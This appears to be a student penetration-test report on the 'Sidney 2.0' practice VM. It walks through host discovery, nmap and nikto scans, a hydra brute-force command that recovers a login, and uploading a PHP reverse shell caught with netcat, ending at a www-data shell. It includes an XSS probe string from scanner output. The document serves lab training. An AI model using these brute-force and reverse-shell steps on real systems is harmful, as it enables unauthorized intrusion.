

Sidney 2.0

Name: Ritesh Bardikar

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Email: riteshbardikar@gmail.com

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1 . Executive Summary:

I have performed penetration test to identify various vulnerabilities on Sidney system. I have tried various method to exploit the system, at initial stage there were no openings that can be seen through very easily. But doing some analysis and exploring the site gave me lead towards my process. At the end I discovered various vulnerabilities that can result in unauthorised access to various information present.

Focus areas include are:

1. Gaining access of the sensitive information.
2. Exploiting the file upload feature to gain control over the server.


Very High potential risk exploits are present on the system that can result in gaining access of the system and using sensitive information or manipulating data that can harm user.

Summary of the Result:

1. Scanning the site to find open port through **which attacker can get access.**
2. Analysing the website resulted in **identifying high risk credential attacks.**
3. Login page was found and we can **easily get access** of the login id and password through easy attacks.
4. Attackers can get access of the system by just uploading some files and running them at the site itself. By just running the file the attack can **access of sensitive information** very easily.
5. Attacker can get your **terminal access** so to manipulate the various important information in an **unauthorized manner.**
6. Attacker can **retrieve flags**, as it can be found on root when the terminal is accessed.

2. Attack Narrative:

1). Starting our process with “netdiscover” command to get the IP of the system with the help of a known MAC address.



```
Parrot Terminal
File Edit View Search Terminal Help
Currently scanning: 172.16.88.0/16 | Screen View: Unique Hosts
7 Captured ARP Req/Rep packets, from 4 hosts. Total size: 420

IP          At MAC Address  Count  Len  MAC Vendor / Hostname
-----
192.168.187.2 00:50:56:eb:ac:a5  3      180  VMware, Inc.
192.168.187.1 00:50:56:c0:00:08  1       60  VMware, Inc.
192.168.187.138 00:0c:29:1c:8e:6d  2      120  VMware, Inc.
192.168.187.254 00:50:56:eb:97:52  1       60  VMware, Inc.
```

Here we retrieve the IP address of the system as 192.168.187.138 with the known mac address 00:0c:29:1c:8e:6d.

2). After getting the IP address we scanned the open port with nmap command.


We used nmap -A for the Aggressive scan.

Penetration testing report

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Help
[riteshb@parrot:~]$ sudo su
[sudo] password for riteshb: 
Sorry, try again.
[sudo] password for riteshb: 
[riteshb@parrot:~]$ #nmap -A 192.168.187.138
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-25 11:26 IST
Nmap scan report for 192.168.187.138
Host is up (0.00084s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: 38911 Bytes Free
MAC Address: 08:0C:29:1C:8E:6D (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
TRACEROUTE
HOP RTT ADDRESS
1 0.84 ms 192.168.187.138
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.62 seconds
[riteshb@parrot:~]$ #
```

We can clearly see that http port is open so we open the IP in browser.

3). Opening the site.




Penetration testing report

4). Analysis the Website

```
root@parrot: ~/home/riteshb
nikto -h http://192.168.187.138/
Nikto v2.5.0

-----
+ Target IP:      192.168.187.138
+ Target Hostname: 192.168.187.138
+ Target Port:    80
+ Start Time:     2025-07-25 09:35:32 (GMT+5.5)
-----
+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 116, size: 5339ba83ee199, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15, https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /wp-config.php: #wp-config.php file found. This file contains the credentials.
+ 8102 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:     2025-07-25 09:35:47 (GMT+5.5) (15 seconds)
-----
+ 1 host(s) tested
root@parrot: ~/home/riteshb
```


Used the nikto tool to scan the website to find the vulnerabilities but didn't got any here.



Analysing the source code gave the direction towards the commodore64 as the image is posted on it.


We redirect to the site of commodore64 and found the following page.

Penetration testing report



Analysing this window also, so we can again get some more leads towards are penetration.

Checking the source code.



Here we got the hint for the login id and password.


Clearly from the wording the login id is “robhubbard” and password consist of 3 letter and 4 digits and lowercase.

Penetration testing report

5). Exploring the login page

Now as we got login detail now we find the login page.


We use nikto tool again to get information present on this page.



```
riteshb@parrot:~$ sudo su
[sudo] password for riteshb:
root@parrot:~$ nikto -h http://192.168.187.138/commodore64/
Nikto v2.5.0
-----
+ Target IP: 192.168.187.138
+ Target Hostname: 192.168.187.138
+ Target Port: 80
+ Start Time: 2025-07-25 11:30:09 (GMT+5)
-----
+ Server: Apache/2.4.18 (Ubuntu)
+ /commodore64/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /commodore64/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.net-sparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /commodore64/index.php?: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /commodore64/: Server may leak inodes via ETags, header found with file /commodore64/, inode: 145, size: 5342867ab7e09, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Multiple index files found: /commodore64/index.html, /commodore64/index.php.
+ /commodore64/index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html, index.htm, l.bak. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15, https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /commodore64/index.php/*><script>alert(document.cookie)</script><: eZ publish v3 and prior allow Cross Site Scripting (XSS).
+ /commodore64/readme: This might be interesting.
+ /commodore64/readme.txt: This might be interesting.
+ /commodore64/wp-config.php#: /wp-config.php# file found. This file contains the credentials.
+ 8103 requests: 1 error(s) and 13 item(s) reported on remote host
+ End Time: 2025-07-25 11:30:26 (GMT+5) (17 seconds)
-----
+ 1 host(s) tested
root@parrot:~$
```

In that we found the index.html/index.php/readme.txt/

Clearly login is index.html or index.php.



Didn't got.

Penetration testing report



At index.php we got the login page.


6). Finding password.

As we got hint on password and also got the login id we use hydra to brute password.

```
root@parrot:~/home/riteshb# hydra -l robhubbard -P /home/riteshb/pass.txt 192.168.187.138 http-post-form "/commodore64/index.php:username='USER'&password='PASS':invalid login"
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-25 11:49:14
```

Brute force result gives password as “mos6518”.

7). Login into site with id – robhubbard and password – mos6518



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Here we got many functionalities like-


Create folder

Creating file


Upload file

8). Exploiting through upload section

Uploading reverse-shell file and used “netcat” for listening to get the access of the terminal.




Successfully uploaded the php file into the panel now running it and checking to get access at the terminal where we are listening through netcat.



We successfully got the access of the shell.

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9). Exploiting more to get the access of the terminal




```
09:55:08 up 6 min, 0 users, load average: 0.00, 0.01, 0.01
USER      TTY      FROM          LOGIN     IDLE  JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
